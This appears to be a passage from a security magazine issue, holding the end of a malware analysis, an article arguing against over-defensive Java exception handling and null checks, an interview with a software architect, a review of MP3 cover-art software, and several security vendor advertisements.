


Figure 24. LNK files in the C:\ drive

External links

- <https://www.virustotal.com/en/file/4d4473604f19f9528af603d607ac218d16923157d66e858ac4a24320438a03c9/analysis/>
- [http://msdn.microsoft.com/en-us/library/windows/desktop/cc144200\(v=vs.85\).aspx](http://msdn.microsoft.com/en-us/library/windows/desktop/cc144200(v=vs.85).aspx)
- <http://www.virtualconspiracy.com/content/articles/breaking-scrcen>

- JSE files have the same file description as DOC, DOCX or RTF files

I hope I did not forget anything here too, if I did, please tell me.

ALADDIN GURBANOV



This report has been created by Aladdin Gurbanov, Malware Researcher and Analyst with more than 5 years of experience in I+D+I activity, defending biggest banks against threat and fraud.



**A Cyber criminal can target and breach
your organization's perimeter in less than
a second from **anywhere** in the world ...**

Are You Prepared?

ANRC delivers advanced cyber security training, consulting, and development services that provide our customers with peace of mind in an often confusing cyber security environment. ANRC's advanced security training program utilizes an intensive hands-on laboratory method of training taught by subject matter experts to provide Information Security professionals with the knowledge and skills necessary to defend against today's cyber-attacks and tomorrow's emerging threats.

ANRC's consulting and development services leverage team member knowledge and experience gained in the trenches while securing critical networks in the U.S. Department of Defense and large U.S. corporations. ANRC tailors these services to deliver computer security solutions specific to the needs of the customer's operational environment. Our approach emphasizes a close relationship with our clients as an integral part of our service. We believe we're all in the security battle together, and we view our customers as key members of our team in the fight.

TRAINING :: CONSULTING :: SOLUTIONS www.anrc-services.com

Offensive Programming

How to make your code more concise and well-behaved at the same time.

Have you ever had an application that just behaved plain weird? You know, you click a button and nothing happens, the screen all the sudden turns blank, or the application goes into a “strange state” and you have to restart it for things to start working again.

If you’ve experienced this, you have probably been the victim of a particular form of defensive programming which I would like to call “paranoid programming”. A defensive person is guarded and reasoned. A paranoid person is afraid and acts in strange ways. In this article, I will offer an alternative approach: “Offensive” programming.

The cautious reader

What does a paranoid program look like? Here’s a typical example in Java: Listing 1.

This code simply reads the contents of a URL as a string. A surprising amount of code to do a very simple task, but such is Java.

What’s wrong with this code? The code seems to handle all the possible errors that may occur, but it does so in a horrible way: It simply ignores them and continues. This practice is implicitly encouraged by Java’s checked examples (a profoundly bad invention), but other languages see similar behavior.

What happens if something goes wrong:

- If the URL that’s passed in is an invalid URL (e.g. `http//..` instead of `http://...`), the following line runs into a `NullPointerException: connection = (URLConnection) url.openConnection();`. At this point in time, the poor developer who gets the error report has lost all the context of the original error and we don’t even know which URL caused the problem.
- If the web site in question doesn’t exist, the situation is much, much worse: The method will return an empty string. Why? The result of `StringBuilder builder = new StringBuilder();` will still be returned from the method.

Some developers argue that code like this is good, because our application won’t crash. I would argue that there are worse things that could happen than our application crashing. In this case, the error will simply cause wrong behavior without any explanation. The screen may be blank, for example, but the application reports no error.

Let’s look at the code rewritten in an offensive way: Listing 2.

The code throws `IOException` statement (necessary in Java, but no other language I know of) indicates that this method can fail and that the calling method must be prepared to handle this.

Listing 1. Example of "paranoid programming"

```

public String badlyImplementedGetData(String urlAsString) {
    // Convert the string URL into a real URL
    URL url = null;
    try {
        url = new URL(urlAsString);
    } catch (MalformedURLException e) {
        logger.error("Malformed URL", e);
    }

    // Open the connection to the server
    HttpURLConnection connection = null;
    try {
        connection = (HttpURLConnection) url.openConnection();
    } catch (IOException e) {
        logger.error("Could not connect to " + url, e);
    }

    // Read the data from the connection
    StringBuilder builder = new StringBuilder();
    try (BufferedReader reader = new BufferedReader(new InputStreamReader(connection.getInputStream()))) {
        String line;
        while ((line = reader.readLine()) != null) {
            builder.append(line);
        }
    } catch (Exception e) {
        logger.error("Failed to read data from " + url, e);
    }
    return builder.toString();
}

```

Listing 2. The code rewritten in an offensive way

```

public String getData(String url) throws IOException {
    HttpURLConnection connection = (HttpURLConnection) new URL(url).openConnection();

    // Read the data from the connection
    StringBuilder builder = new StringBuilder();
    try (BufferedReader reader = new BufferedReader(new InputStreamReader(connection.getInputStream()))) {
        String line;
        while ((line = reader.readLine()) != null) {
            builder.append(line);
        }
    }
    return builder.toString();
}

```

This code is more concise and if there is an error, the user and log will (presumably) get a proper error message.

Lesson #1:

Don't handle exceptions locally.

The Protective Thread

So how should this sort of error be handled? In order to do good error handling, we have to consider

the whole architecture of our application. Let's say we have an application that periodically updates the UI with the content of some URL (Listing 3).

This is the kind of thinking that we want! Most unexpected errors are unrecoverable, but we don't want our timer to stop because of it, do we?

What would happen if it did?

First, a common practice is to wrap Java's (broken) checked exceptions in `RuntimeException`: Listing 4.

Listing 3. An application that periodically updates the UI with the content of some URL

```
public static void startTimer() {
    Timer timer = new Timer();
    timer.scheduleAtFixedRate(timerTask(SERVER_URL), 0, 1000);
}

private static TimerTask timerTask(final String url) {
    return new TimerTask() {
        @Override
        public void run() {
            try {
                String data = getData(url);
                updateUi(data);
            } catch (Exception e) {
                logger.error("Failed to execute task", e);
            }
        }
    };
}
```

Listing 4. Wrapping Java's (broken) checked exceptions in `RuntimeException`

```
public static String getData(String urlAsString) {
    try {
        URL url = new URL(urlAsString);
        HttpURLConnection connection = (HttpURLConnection) url.openConnection();

        // Read the data from the connection
        StringBuilder builder = new StringBuilder();
        try (BufferedReader reader = new BufferedReader(new InputStreamReader(connection.
            getInputStream()))) {
            String line;
            while ((line = reader.readLine()) != null) {
                builder.append(line);
            }
        }
        return builder.toString();
    } catch (IOException e) {
        throw new RuntimeException(e.getMessage(), e);
    }
}
```

As a matter of fact, whole libraries have been written with little more value than hiding this ugly feature of the Java language.

Now, we could simplify our timer: Listing 5.

If we run this code with an erroneous URL (or the server is down), things go quite bad: We get an error message to standard error and our timer dies.

Let's go back to code we liked again: Listing 6.

At this point of time, one thing should be apparent: This code retries whether there's a bug that causes a `NullPointerException` or whether a server happens to be down right now.

While the second situation is good, the first one may not be: A bug that causes our code to fail ev-

ery time will now be puking out error messages in our log. Perhaps we're better off just killing the timer? (Listing 7)

Lesson #2:

Recovery isn't always a good thing.

You have to consider errors are caused by the environment, such as a network problem, and what problems are caused by bugs that won't go away until someone updates the program.

Are you really there?

Let's say we have `WorkOrders` which has tasks on them. Each task is performed by some person.

Listing 5. Simplified timer

```
public static void startTimer() {
    Timer timer = new Timer();
    timer.scheduleAtFixedRate(timerTask(SERVER_URL), 0, 1000);
}

private static TimerTask timerTask(final String url) {
    return new TimerTask() {
        @Override
        public void run() {
            updateUi(getData(url));
        }
    };
}
```

Listing 6. An application that periodically updates the UI with the content of some URL

```
public static void startTimer() {
    Timer timer = new Timer();
    timer.scheduleAtFixedRate(timerTask(SERVER_URL), 0, 1000);
}

private static TimerTask timerTask(final String url) {
    return new TimerTask() {
        @Override
        public void run() {
            try {
                String data = getData(url);
                updateUi(data);
            } catch (Exception e) {
                logger.error("Failed to execute task", e);
            }
        }
    };
}
```

Listing 7. *Killing the timer*

```

public static void startTimer() // ...

public static String getData(String urlAsString) // ...

private static TimerTask timerTask(final String url) {
    return new TimerTask() {
        @Override
        public void run() {
            try {
                String data = getData(url);
                updateUi(data);
            } catch (IOException e) {
                logger.error("Failed to execute task", e);
            }
        }
    };
}

```

Listing 8. *Result code*

```

public static Set findWorkers(WorkOrder workOrder) {
    Set people = new HashSet();

    Jobs jobs = workOrder.getJobs();
    if (jobs != null) {
        List<job> jobList = jobs.getJobs();
        if (jobList != null) {
            for (Job job : jobList) {
                Contact contact = job.getContact();
                if (contact != null) {
                    Email email = contact.getEmail();
                    if (email != null) {
                        people.add(email.getText());
                    }
                }
            }
        }
    }
    return people;
}
</job>

```

Listing 9. *Cleaning up the code*

```

public static Set findWorkers(WorkOrder workOrder) {
    Set people = new HashSet();
    for (Job job : workOrder.getJobs().getJobs()) {
        people.add(job.getContact().getEmail().getText());
    }
    return people;
}

```

We want to collect the people who're involved in a WorkOrder. You may have come across code like this: Listing 8.

In this code, we don't trust what's going on much, do we? Let's say that we were fed some rotten data. In that case, the code would happily chew over the data and return an empty set. We wouldn't actually detect that the data didn't adhere to our expectations.

Let's clean it up: Listing 9.

Whoa! Where did all the code go? All of the sudden, it's easy to reason about and understand the code again. And if there is a problem with the structure of the work order we're processing, our code will give us a nice crash to tell us!

Null checking is one of the most insidious sources of paranoid programming, and they breed very quickly. Imagine you got a bug report from production – the code just crashed with a `NullPointerException` (`NullReferenceException` for you C#-heads out there) in this code:

```
public String getCustomerName() {
    return customer.getName();
}
```

People are stressed! What do you do? Of course, you add another null check:

```
public String getCustomerName() {
    if (customer == null) return null;
    return customer.getName();
}
```

You compile the code and ship it. A little later, you get another report: There's a null pointer exception in the following code:

```
public String getOrderDescription() {
    return getOrderDate() + " " +
        getCustomerName().substring(0,10) + "...";
}
```

And so it begins, the spread of the null checks through the code. Just nip the problem at the beginning and be done with it: Don't accept nulls.

By the way, if you are wondering if we could make the parsing code accepting of null references and still keep it simple, we can. Let's say that the example with the work order came from an XML file. In that case, my favorite way of solving it would be something like this:

```
public static void findWorkers(XmlElement workOrder) {
    Set people = new HashSet();

```

```
    for (XmlElement email : workOrder.
        findRequiredChildren("jobs",
            "job", "contact", "email")) {
        people.add(email.text());
    }
}
```

Of course, this requires a more decent library than Java has been blessed with so far.

Lesson #3:

Null checks hide errors and breed more null checks.

Conclusion

When trying to be defensive, programmers often end up being paranoid – that is, desperately pounding at the problems where they see them, instead of dealing with the root cause. An offensive strategy of letting your code crash and fixing it at the source will make your code cleaner and less error prone.

Hiding errors lets bugs breed. Blowing up the application in your face forces you to fix the real problem.

JOHANNES BRODWALL



Johannes Brodwall is working as Chief scientist at Exilesoft. He possesses a unique combination of technical know-how, marketing impact and inspirational leadership. Johannes spends most of his time as a solution architect and programmer in software

projects. His specialties are: architecture and strategies for software migration, software testing and continuous integration, Agile Software Development methods, Java architecture and frameworks, enterprise architecture, Ruby on Rails.

Interview with Johannes Brodwall



Johannes Brodwall is working as Chief scientist at Exilesoft. He possesses a unique combination of technical know-how, marketing impact and inspirational leadership. Johannes spends most of his time as a solution architect and programmer in software projects. His specialties are: architecture and strategies for software migration, software testing and continuous integration, Agile Software Development methods, Java architecture and frameworks, enterprise architecture, Ruby on Rails.

Hakin9: Could you please introduce yourself?

Johannes Brodwall: I've been working for a programmer for more than fifteen years. Currently, I hold the position of Exilesoft, a small global company which sells Agile programming services in off-shore location. For me, programming is about about bridging the gap between the mushy, undefined, confusing world of the human brain and heart and the literal, unforgiving and explicit world of the machine. Any hacker worth their salt must

understand both worlds, to compensate for the weaknesses of either (or exploit them, if you're a blackhat). I find it fascinating to help teach people to work faster and smarter with the machine (that is, coding) and the people. I enjoy giving talks at conferences around the world and have even organized my own conferences back in Norway. I've been running the Oslo Extreme Programming meetup (<http://meetup.com/oslo-xp>) for close to ten years to give software professionals access to new knowledge in an informal setting.

H9: Present your company and yourself within its structures.

JB: Exilesoft is an organization that works in an Agile fashion while being removed from our customers a third of the way around the world. This means that we have to work even more on communication. I facilitate (remote) meetings between our developers and our customers to assist with this communication. I work with our engineers to improve and train their skills, and I pair program with our developers to help spread knowledge of engineering practices within our organization.

As with any fairly large organization, it's the people who're on the project every day who creates the success of our projects. I'm privileged enough to get to walk with many on their journey to this success.

H9: What does your companies deal with? What services do you provide?

JB: We believe that the best environment for programmers is in a software development organization. We help our customers develop their own products. When we're done for the day, the customer is left with their software and we're left with a days work well done. This way, we can grow the engineering talent we need, while our customers can focus on their products.

H9: What distinguishes you from other companies?

JB: For most companies they have had to decide between being distributed and being Agile. We have rejected this choice. We believe that globally distributed organizations can work closely with their client.

Talent is distributed. We have to find the best way to use it.

H9: What do you think about Hakin9 Magazine and its readers?

JB: Security is a primary concern of most applications today, yet many programmers consider it a mysterious area that they would rather not peer into. Showing practical approaches to attacking applications is the only way to understanding how to protect applications.

The study of security through weaknesses is a much misunderstood area. Like they say: The best way to catch a thief is to think like a thief. Thinking about how to break stuff is always fun (but breaking other people's stuff is never cool).

H9: What message would you convey to our readers?

JB: The difference between good code and bad code is bigger than you think. The difference between an efficient programmer and an inefficient programmer is bigger than you think. Never stop learning.

By Radoslaw Sawicki

a d v e r t i s e m e n t

IT-Securityguard

Lets secure IT



Android Vulnerability Scan



Web Penetration testing



Secure hosting

contact: contact@it-securityguard.com

www.it-securityguard.com

Ashampoo MP3 Cover Finder Review

This one is for all you music buffs out there. We're all moving into a digital age where we store all of our music online, but a lot of people including myself have a nice collection of CD's that have been ripped. I personally know a lot of the times when you rip music off a CD I never got any cover art leaving me with a boring music tone image whenever I played my music. I personally always find that very annoying. Ashampoo MP3 Cover Finder is newly released software to help you find cover art for all of your music. Will it be the next great thing for cover art or will it just be another run of the mill software that will eventually slow down your computer?

A while back almost all of my music was lacking an elegant cover art while playing music on my phone or computer. This is very infuriating when you're trying to show off your music collection or when you want to see what is playing. I looked deeply into software that fulfills my needs, but I was never able feel fully satisfied.

Ashampoo was kind enough to let me use their new software and let them know my thoughts. My experience with MP3 Cover Finder was great. I started out with the installation like everyone else would. We all know that in this generation we have to be careful when we run an installer on our computers. Ninety percent of the time the publishers try to hid add-in and additional software to help support their company. Ashampoo did do that; I had a nice trouble-free installation and was up and running the program in a few minutes. I think the greatest feature of MP3 Cover Finder is the trial period. Most people don't just buy software not knowing if it's something that will do what they need. Ashampoo allows you ten days of full access to their software before you have to make any decision. To top that they allow you to extend your trial to twenty days to find out if the software is right for you.

Good cover finder software needs to only do one thing, find cover art. The hard part is doing it accurately. My first experience with MP3 Cover Finder

was very satisfying. Most people would start out by adding music and letting the software do the work. Ashampoo understands that and gives you a screen to add your music as soon as the software starts. Me as a technology junkie I closed the "add music" startup and jumped right into the settings. The first thing I noticed (though I'm not even sure if it matters) was "Internet Connection Speed". This is great I know my internet speed so I can easily change it to help optimize the software, but since not everyone actually knows what their speed is you can allow the software to automatically detect your internet speeds. There are other options inside of settings but nothing that I needed to change. As soon as my settings were set it was time for me to add music.

The software has a nice GUI (Graphical User Interface) for easy navigation. You will never find yourself lost looking for something that is hidden. Before any music is actually added to the software you really only have one option "add music". For this review I added 323 songs out of my maximum of 1000 songs. Adding the music was quick and easy since it was over my local network. The only time I noticed any performance issues was when I started the "find cover" process. My first thought was that the software was broken since I know my laptop can handle anything I throw at it. A few minutes later I noticed movement and the software was starting to

generate artwork. When it finally started after a few minutes and it told me that it would take an hour to find all my covers. (This will always depend on your internet speeds and the number of songs you have selected.) From here I let the software do its thing while I went and hung out with my children. I mean really what's better than making cake in the sandbox. I did check on progress to make sure it never froze again. To my surprise MP3 Cover Finder gives you a nice animation of the covers that it finds. The software also doesn't just find one cover for you. It finds multiple and rates each one. The top artwork is displayed on each song allowing you choose different artwork if you're not satisfied with the results. Now I really can't imagine going through 300+ songs approving the artwork for each one. To speed up this process MP3 Cover Finder has an "optimize" option. Optimizing allows you to save cover and tag information using the highest rated cover found. I think this is one of the best options this software has. Without it I would find this software useless. We all know that not all songs are part of an album. MP3 cover finder allows you to search for artwork of "singles" and this is a nice feature, but one I didn't get to use since I don't have any "singles" to run it through. My final test was to find out how MP3 cover finder gets the information for each song. From my experiences in the past a lot of software that functions in the same way uses the name of the file to get the information. This can be unpredictable; sometimes the name of the file is malformed or incorrect. I renamed a file and ran it thought the "find cover" process. To my surprise all the correct information was retrieved. The rea-

son is that Ashampoo works with something called audio fingerprint. Unlike many competitor products, Ashampoo MP3 Cover Finder does not rely on databases such as Compact Disc Database (CDDDB) for song information but creates and analyzes the digital fingerprints of your songs. These fingerprints are then matched against various online databases. Consequently, the application does not require any existing song information to identify and complete your MP3 and M4A songs. The one thing this made me realize is the one thing that could make this software better. The ability to rename songs would put MP3 Cover Finder over the top. The fact that this is not a feature is disappointing but nothing I didn't expect considering its name.

Ashampoo is a great reliable company. I have used their software for numerous reasons but the main reason is the quality. Simple but elegant is the best way to describe any of their software. MP3 Cover Finder allows you to easily add music and find the artwork for each song/album. Allowing you to play your music in the software, but I personally like to keep all my music on my file server and stream it throughout the house. Since MP3 Cover Finder saves the artwork to the same folder as the file you can play your music on any device and any software and use the same artwork retrieved by the software. Anyone that is looking for good quality software to find artwork for their music collection should try MP3 Cover Finder. Give it the twenty days; find out if this is the right software for you.


CASEY PARMAN

a d v e r t i s e m e n t



OWASP Foundation

"We help protect critical infrastructure one byte at a time"



- 140+ Checklists, tools & guidance
- 150 Local chapters
- 20,000 builders, breakers and defenders
- Citations: NSA, DHS, PCI, NIST, FFIEC, CSA, CIS, DISA, ENISA and more..

Learn More: <http://www.owasp.org>

Dr.Web SpIDer is 8-legged!



New Version 8.0

Security Space and Dr.Web Antivirus for Windows

Get your free 60-day license under <https://www.drweb.com/press/> to protect your PC and your smartphone with Dr.Web!

Your promo code: **Hakin9**

Protect your mobile device free of charge!

https://support.drweb.com/free_mobile/

What do all these have in common?



They all use Nipper Studio

to audit their firewalls, switches & routers

Nipper Studio is an award winning configuration auditing tool which analyses vulnerabilities and security weaknesses. You can use our point and click interface or automate using scripts. Reports show:

- 1) Severity of the Threat & Ease of Resolution
- 2) Configuration Change Tracking & Analysis
- 3) Potential Solutions including Command Line Fixes to resolve the Issue

Nipper Studio doesn't produce any network traffic, doesn't need to interact directly with devices and can be used in secure environments.

SME
pricing from
£650
scaling to
enterprise level

evaluate for free at
www.titania.com



WINNER
Enterprise Security
Solution of the Year



WINNER
Network Security
Solution of the Year



Runner-up
SME Security
Solution of the Year



www.titania.com
T: +44 (0) 1905 888785